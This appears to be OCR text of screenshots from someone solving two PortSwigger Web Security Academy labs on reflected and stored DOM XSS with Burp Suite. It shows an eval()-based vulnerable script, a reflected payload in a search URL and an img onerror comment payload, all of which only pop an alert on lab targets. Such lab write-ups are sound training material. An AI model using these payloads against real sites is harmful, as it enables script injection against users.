

LAB 1: REFLECTED DOM XSS

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Reflected DOM XSS

https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net/?search=XSS

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy Reflected DOM XSS

LAB Not solved

Back to lab description >>

Home

0 search results for 'XSS'

Search the blog... Search

<Back to Blog

Activate Windows
Go to Settings to activate Windows.

Type here to search

32°C 02:57 PM 09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
4	https://0ade00870424803b8...	GET	/			200	1577	JSON					79.125.84.16	04:55:39 J...	8080	
5	https://0ade00870424803b8...	GET	/post?postId=6			200	1577	JSON					79.125.84.16	04:55:39 J...	8080	
6	https://contile.services.mozill...	GET	/titles			200	14841	JSON					34.160.188.61	04:58:48 J...	8080	
7	https://services.addons.mozill...	GET	/api/v4/addons/search?guid=default...			200	2022	JSON	php				34.160.90.233	05:04:58 J...	8080	
8	https://versioncheck-bg.addon...	GET	/update/VersionCheck.php?reqVersi...			200	1454	XML	xml				35.244.181.201	05:19:50 J...	8080	
9	https://aus5.mozilla.org	GET	/update/3/GMP/115.7.0/20240115170...			200	471	XML	xml				35.244.181.201	05:19:50 J...	8080	
10	https://aus5.mozilla.org	GET	/update/3/SystemAddons/115.7.0/20...			200	5847	script	chain				34.160.144.191	05:19:50 J...	8080	
11	https://content-signature-2.c...	GET	/chains/202402/aus.content-signatu...			200	1577	JSON					34.160.144.191	05:20:00 J...	8080	
12	https://contile.services.mozill...	GET	/titles			200	1577	JSON					34.160.188.61	05:20:00 J...	8080	
13	https://0ac80076040c9ecc80...	GET	/search=XSS			200	3113	HTML		Reflected DOM XSS			34.246.129.62	05:26:36 J...	8080	
14	https://0ac80076040c9ecc80...	GET	/resources/js/searchResults.js			200	2886	script	js				34.246.129.62	05:26:43 J...	8080	
15	https://0ac80076040c9ecc80...	GET	/academyLabHeader			101	147						34.246.129.62	05:26:43 J...	8080	
16	https://0ac80076040c9ecc80...	GET	/search-results?search=XSS			200	146	JSON					34.246.129.62	05:26:43 J...	8080	

Request

1 GET /search-results?search=XSS HTTP/2

2 Host: 0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net

3 Cookie: session=a09v6LW99C08nddGtWfj6SzK0uTuK

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5 Accept: */*

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net/?search=XSS

9 Sec-Fetch-Dest: empty

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Site: same-origin

12 Te: trailers

Response

1 HTTP/2 200 OK

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 33

5

6 {

7 "results": [

8],

9 "searchTerm": "XSS"

10 }

Inspector

Request attributes 2

Request query parameters 1

Request cookies 1

Request headers 14

Response headers 3

Activate Windows

Go to Settings to activate Windows.

Memory: 107.9MB

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
4	https://0ade00870424803b8...	GET	/			200	1577	JSON					79.125.84.16	04:55:39 J...	8080	
5	https://0ade00870424803b8...	GET	/post?postId=6			200	1577	JSON					79.125.84.16	04:55:39 J...	8080	
6	https://contile.services.mozill...	GET	/titles			200	14841	JSON					34.160.188.61	04:58:48 J...	8080	
7	https://services.addons.mozill...	GET	/api/v4/addons/search?guid=default...			200	2022	JSON	php				34.160.90.233	05:04:58 J...	8080	
8	https://versioncheck-bg.addon...	GET	/update/VersionCheck.php?reqVersi...			200	1454	XML	xml				35.244.181.201	05:19:50 J...	8080	
9	https://aus5.mozilla.org	GET	/update/3/GMP/115.7.0/20240115170...			200	471	XML	xml				35.244.181.201	05:19:50 J...	8080	
10	https://aus5.mozilla.org	GET	/update/3/SystemAddons/115.7.0/20...			200	5847	script	chain				34.160.144.191	05:19:50 J...	8080	
11	https://content-signature-2.c...	GET	/chains/202402/aus.content-signatu...			200	1577	JSON					34.160.144.191	05:20:00 J...	8080	
12	https://contile.services.mozill...	GET	/titles			200	1577	JSON					34.160.188.61	05:20:00 J...	8080	
13	https://0ac80076040c9ecc80...	GET	/search=XSS			200	3113	HTML		Reflected DOM XSS			34.246.129.62	05:26:36 J...	8080	
14	https://0ac80076040c9ecc80...	GET	/resources/js/searchResults.js			200	2886	script	js				34.246.129.62	05:26:43 J...	8080	
15	https://0ac80076040c9ecc80...	GET	/academyLabHeader			101	147						34.246.129.62	05:26:43 J...	8080	
16	https://0ac80076040c9ecc80...	GET	/search-results?search=XSS			200	146	JSON					34.246.129.62	05:26:43 J...	8080	

Request

1 GET /search-results?search=XSS HTTP/2

2 Host: 0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net

3 Cookie: session=a09v6LW99C08nddGtWfj6SzK0uTuK

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5 Accept: */*

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net/?search=XSS

9 Sec-Fetch-Dest: empty

10 Sec-Fetch-Mode: cors

11 Sec-Fetch-Site: same-origin

12 Te: trailers

Response

1 HTTP/2 200 OK

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 33

5

6 {

7 "results": [

8],

9 "searchTerm": "XSS"

10 }

Inspector

Selection 3 (x3)

Selected text

XSS

Request attributes 2

Request query parameters 1

Request cookies 1

Activate Windows

Go to Settings to activate Windows.

Memory: 107.9MB

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Site map Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host Method URL Params Status Code Length MIME type Title Notes Time Requested

https://contile.services.mozill... GET /v/hiles 200 1577 JSON 05:20:019 Jul 2024

Request

Response

Inspector

Inspector

Activate Windows

Go to Settings to activate Windows.

Memory: 115.1MB

Type here to search

32°C

03:05 PM

09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Site map Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host Method URL Params Status Code Length MIME type Title Notes Time Requested

https://0ac80076040c9ec... GET /resources/js/searchResults.js 200 2886 script 05:26:43 9 Jul 2024

Request

Response

Inspector

Inspector

Activate Windows

Go to Settings to activate Windows.

Memory: 115.1MB

Type here to search

32°C

03:09 PM

09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Site map Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host Method URL Params Status Code Length MIME type Title Notes Time Requested

https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net	GET	/resources/js/searchResults.js		200	2886	script			05:26:43 9 Jul 2024
---	-----	--------------------------------	--	-----	------	--------	--	--	---------------------

Request

1 GET /resources/js/searchResults.js HTTP/2

2 Host: 0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net

3 Cookie: session=a09v6L9W99C08nddGTetWFj6SzK0uTuK

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5 Accept: */*

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net/?search=XSS

9 Sec-Fetch-Dest: script

10 Sec-Fetch-Mode: no-cors

11 Sec-Fetch-Site: same-origin

Response

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 2728

7 function search(path) {

8 var xhr = new XMLHttpRequest();

9 xhr.onreadystatechange = function() {

10 if (this.readyState == 4 && this.status == 200) {

11 eval('var searchResultsObj = ' + this.responseText);

12 displaySearchResults(searchResultsObj);

13 }

14 }

15 xhr.open("GET", path + window.location.search);

16 xhr.send();

17 }

Inspector

Request attributes 2

Request cookies 1

Request headers 14

Response headers 4

Activate Windows

Go to Settings to activate Windows.

Memory: 115.1MB

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Reflected DOM XSS

https://0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net/?search=\"-alert(1)\"%2F%2F

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy Reflected DOM XSS

LAB Not solved

Back to lab description >>

Home

0ac80076040c9ecc80e97b5700a600aa.web-security-academy.net

1

Search the

Search

OK

Activate Windows

Go to Settings to activate Windows.

Memory: 115.1MB

LAB 2: STORED DOM XSS

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Stored DOM XSS

https://0ade00870424803b89cf5ec8005800d1.web-security-academy.net/post?postId=6

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


WebSecurity Academy

Stored DOM XSS

LAB Not solved

Back to lab description >>

Home



0ade00870424803b89cf5ec8005800d1.web-security-academy.net

Activate Windows
Go to Settings to activate Windows.

Type here to search

32°C

ENG

02:18 PM

09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Stored DOM XSS

https://0ade00870424803b89cf5ec8005800d1.web-security-academy.net/post?postId=6

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Leave a comment

Comment:

```
<<img src=1 onerror=alert(1)>
```

Name:

Seema

Email:

abc@gmail.com

Website:

0ade00870424803b89cf5ec8005800d1.web-security-academy.net

Activate Windows
Go to Settings to activate Windows.



Type here to search


32°C

ENG



02:20 PM


09-07-2024







